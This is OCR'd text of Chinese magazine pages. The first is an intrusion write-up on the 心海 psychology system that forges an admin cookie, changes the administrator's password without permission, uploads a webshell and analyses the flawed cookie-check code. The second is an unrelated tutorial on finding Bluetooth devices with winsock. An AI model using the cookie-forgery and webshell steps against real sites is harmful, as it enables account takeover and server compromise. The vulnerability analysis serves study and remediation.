


图 1　网站路径猜解

可见，心海系统存在如下文件，由于是 Windows 系统，大小写都是一样的：

```
/admin/config.asp
/admin/administrator.asp
/admin/main.asp
/admin/left.asp
```

在浏览器中进行一一打开，当打开/admin/main.asp 时，页面如图 2 所示，提示的信息是尚未登录，但是可以看到其布局分为三部分，通过查看 HTML 源代码，可知左边一部分为 left.asp，上面一部分为 top.asp，右边的主体部分便是 administrator.asp，这样的结构，不用说也应该可以肯定正是我们要找的后台管理页面。

接着开始修改 cookie，可以有多种方法，如直接在浏览器中修改，在 URL 上键入：javascript:alert(document.cookie=escape(“修改后的 cookie”))。这样，修改完之后再次进入该页面，这会就变为如图 3 所示。




图 2.　main.asp 页面




图 3.　修改 cookie 后的管理页面

可见，虽然此时的页面并未显示完全，但恰恰将最重要的密码修改功能给显示出来了，

这个页面设计得真够“悲催”的。那么如果修改了密码，是否可以以正常身份登录了？抱着试试看的心理，我更改了密码并进行了提交。我一般都不愿这么做，因为一旦破坏了原密码，就无法复原，就会给管理员造成麻烦并可能暴露入侵痕迹，这种情况是我不愿意看到的。

果然，可以顺利修改密码，接着用改好的密码进行登录，顺利登上了，如图 4 所示。




图 4.　后台管理页面

比较下正宗的管理员 cookie：

```
ASPSESSIONIDAASBDBQQ=CKAFHBNADIKAPMPNMIKEDAGF;
dpsypsychology20101112=UserType=1&URL=http%3A%2F%2Fxxx%2Exxx%2Exxx%2Exxx%2Fadmin%2Fwelcome%2Easp;
dpsypsychology20101112Admin=right=11111111111111111111111111111111111111111111111111111111111111111111111111111111111111&type=1&name=%B9%DC%C0%ED%D4%B1&id=1;
style=default
```

可见，刚才伪造的 cookie 没完全蒙对，但已经猜中了大部分，所以能顺利修改管理员密码。接着找上传点，本系统过滤得很好，看来通过图片上传 webshell 是不可能的了。再找找其他的，发现有个更新系统功能，允许通过后台更新系统。这里可以顺利上传 webshell，上传后的路径为/update/webshell.asp，如图 5 所示。





图 5. 植入的 webshell

有了 webshell，就可以下载它的源代码了，对源码进行分析之后，还发现系统存在另外一些漏洞，此处不再说明了。只分析下这个 cookie 漏洞产生的原因，找到验证管理员 cookie 的文件为/inc/CheckCookie_Teacher.asp，其内容为：

```
<%
dim adminid,adminright,admintype,adminname
adminid=Request.Cookies(CacheName & "Admin")("id")
adminright=Request.Cookies(CacheName & "Admin")("right")
admintype=Request.Cookies(CacheName & "Admin")("type")
adminname=Request.Cookies(CacheName & "Admin")("name")
If IsNull(adminid) or adminid="" or Not IsNumeric(adminid) or Instr(adminid,".")>0 or Instr(adminid,"-")>0 then
Call ShowError("您尚未登录或者登录信息失效，请重新登录系统！")
end if
adminright=Replace(adminright,"|","")
adminid=cint(adminid)
admintype=cint(admintype)
'检查是否有指定的权限
Sub CheckRight(num)
	If Mid(adminright,num,1)<>"1" then
		Call ShowError("权限被禁止，如有问题请与系统管理员联系！")
	End If
End Sub
'取得指定序号的权限
Function GetRight(num)
	dim i,tmparr
	tmparr=split(num,",")
	GetRight=False
	for i=0 to ubound(tmparr)
		If Mid(adminright,tmparr(i),1)="1" then
			GetRight=True
		exit function
		end if
	next
End Function
%>
```

可见，上面文件只判断了 cookie 中标记管理员的项是否存在，然后检查各个功能的权限是否为 1，所以真正的管理员 cookie 中有这么一长串的 1，根本不检查是否是合法的管理员用户，从而造成了漏洞的产生。这也意味着即使不知道管理员密码，这个 cookie 内容也都是永远有效的，下次登录就不必改人家密码了。建议采取更加严格的验证方式或者 session 等形式。

前置知识：无
关键词：winsock、蓝牙、设备



使用 winsock 搜索蓝牙设备

文/图 彭毅

蓝牙技术目前已广泛应用到各个领域，而 Windows 下的蓝牙程序设计，目前可用的资料却相对较少。这可能是因为蓝牙技术目前较多地应用于移动设备方面，而对于相对固定的 PC，少有人问津。这里，我们使用微软的 winsock 扩展技术来实现蓝牙设备的搜索。以此抛砖引玉，为更多需要在 Windows 下使用蓝牙技术的朋友，提供一些思路和参考。

对于 Windows 下的蓝牙程序设计，蓝牙堆栈（Bluetooth Stack）是一个很重要的概念。蓝牙堆栈的设计与实现，直接决定了对蓝牙服务的支持能力的强弱。目前在 Windows 操作系统下，蓝牙程序的开发，主要依赖于微软提供的蓝牙堆栈实现，以及第三方公司提供的实现，比如比较知名的 Broadcom 公司实现的蓝牙堆栈。微软实现的蓝牙堆栈，缺点是：只支持 Windows XP SP1 以上系统；只提供 RFCOMM 服务支持。优点是：提供 winsock 扩展开发，使得原来进行 Windows 网络的开发人员，能

够较为轻松地利用现有掌握的技术来进行蓝牙开发。Broadcom公司实现的蓝牙堆栈，能够实现绝大部分蓝牙服务，比如RFCOMM、L2CAP、SCO、HCI等，但其提供的Bluetooth SDK则需要从头进行学习。大家在选择开发平台时，可酌情考虑。

Windows下的蓝牙程序开发，主要依靠winsock扩展技术来实现。简单来说，就是使用winsock2头文件的内容。比如在程序开头加入以下语句：

```
#include <winsock2.h>
#include <ws2bth.h>
#pragma comment(lib,"ws2_32.lib")
```

而winsock中的一些特定函数，如WSAStartup和WSACleanup的使用，也和通常winsock网络程序开发中的使用是一样的，具体可参考代码。这里我们要开发简单的蓝牙设备搜索程序，需要涉及的特定结构和API函数有如下几个。结构有WSAQUERYSET，它主要用于设置及保存蓝牙设备的一些相关信息。API函数主要有WSALookupServiceBegin和WSALookupServiceNext。这两个函数用于蓝牙设备的搜索，使用方法类似于文件遍历函数FindFirstFile和FindNextFile函数。下面详细介绍。

首先来看一下WSAQUERYSET结构。这个结构MSDN里的定义如下：

```
typedef struct _WSAQuerySet {
  DWORD   dwSize;
  LPTSTR  lpszServiceInstanceName;
  LPGUID  lpServiceClassId;
  LPWSAVERSION lpVersion;
  LPTSTR  lpszComment;
  DWORD   dwNameSpace;
  LPGUID  lpNSProviderId;
  LPTSTR  lpszContext;
  DWORD   dwNumberOfProtocols;
  LPAFPROTOCOLS lpafpProtocols;
  LPTSTR  lpszQueryString;
  DWORD   dwNumberOfCsAddrs;
  LPCSADDR_INFO lpcsaBuffer;
  DWORD   dwOutputFlags;
  LPBLOB  lpBlob;
} WSAQUERYSET, *PWSAQUERYSET, *LPWSAQUERYSET;
```

结构中大部分的字段微软都没有使用，而我们只需要关心其中的两个。一个是dwSize，代表结构大小，必须设置为sizeof(WSAQUERYSET)。另外一个是dwNameSpace，代表所要操作的名字空间的类型，因为是搜索蓝牙设备，所以这里应为NS_BTH，代表NameSpace Bluetooth。程序看起来应该是这样：

```
// 初始化蓝牙枚举结构
DWORD dwWsaqsLen = sizeof(WSAQUERYSET);
LPWSAQUERYSET lpWsaqs = (LPWSAQUERYSET)
HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
dwWsaqsLen);
lpWsaqs->dwSize = sizeof(WSAQUERYSET);
lpWsaqs->dwNameSpace = NS_BTH;
```

先定义一个WSAQUERYSET结构指针lpWsaqs，利用HeapAlloc为其分配相应的内存待用。然后设置其中的两个关键字段。

接下来我们要使用WSALookupServiceBegin函数来进行搜索的初始化。该函数定义如下：

```
INT WSALookupServiceBegin(
  __in      LPWSAQUERYSET  lpqsRestrictions,
  __in      DWORD          dwControlFlags,
  __out     LPHANDLE       lphLookup
);
```

第一个参数为我们上面初始化过的WSAQUERYSET结构指针。第三个参数需要定义一个句柄类型变量，用于保存函数返回结果，结果用于下面将要使用的WSALookupServiceNext函数。第二个参数dwControlFlags代表搜索选项。一般来说，LUP_CONTAINERS选项是必须设置的，而我们需要得到蓝牙设备的名称及蓝牙设备地址，所以还要加上LUP_RETURN_NAME和LUP_RETURN_ADDR两个选项。具体参数定义，大家可以参考MSDN。

这里需要讲一下LUP_FLUSHCACHE这个字段。顾名思义，这个字段是用于清除缓存用的。也就是说，我每次使用程序进行蓝牙设备搜索后，系统都会保留相应的上次搜索的缓存结果。这种特性，有时候会误导我们的操作。如果不加入这个选项，我们在使用该程序进行蓝牙设备搜索时，都会产生无法找到蓝牙设备的10108错误。一开始测试的时候，我以为是蓝牙硬件设备的问题，在排除了各种可能后问题依旧。于是上网查找解决方法，可都语焉不详。于是我利用Windows自带的蓝牙程序先进行蓝牙设备的搜索和链接，再测试我们写的搜索程序，问题解决了。最后发现，都是这个蓝牙缓存在作怪。大家有兴趣可以修改本文程序测试一下。可能这个小问题困惑了许多一开始进行蓝牙程序开发朋友，解决之道就是简单地加入LUP_FLUSHCACHE这个字段，使得程序在每次搜索设备前都进行缓存的强制刷新。

上面我们提到的第二个API函数就是WSALookupServiceNext，定义如下：

```
INT WSALookupServiceNext(
  __in      HANDLE         hLookup,
  __in      DWORD          dwControlFlags,
  __in_out  LPDWORD        lpdwBufferLength,
  __out     LPWSAQUERYSET  lpqsResults
);
```

其中hLookup是我们上面调用WSALookupServiceBegin函数后得到的句柄值。dwControlFlags含义和WSALookupServiceBegin函数中的一样。lpdwBufferLength用于返回结果缓存的大小，而lpqsResults则保存着返回的结果。使用WSALookupServiceNext函数比较简单，唯一需要注意的就是返回结果所需的缓存大小正确设置的问题。有一部分的蓝牙搜索程序使用如下方法：

```
while(WSALookupServiceNext(hService, dwWsaqsFlags,
&dwWsaqsLen, lpWsaqs) == NO_ERROR)
  {
    // 循环体
  }
```

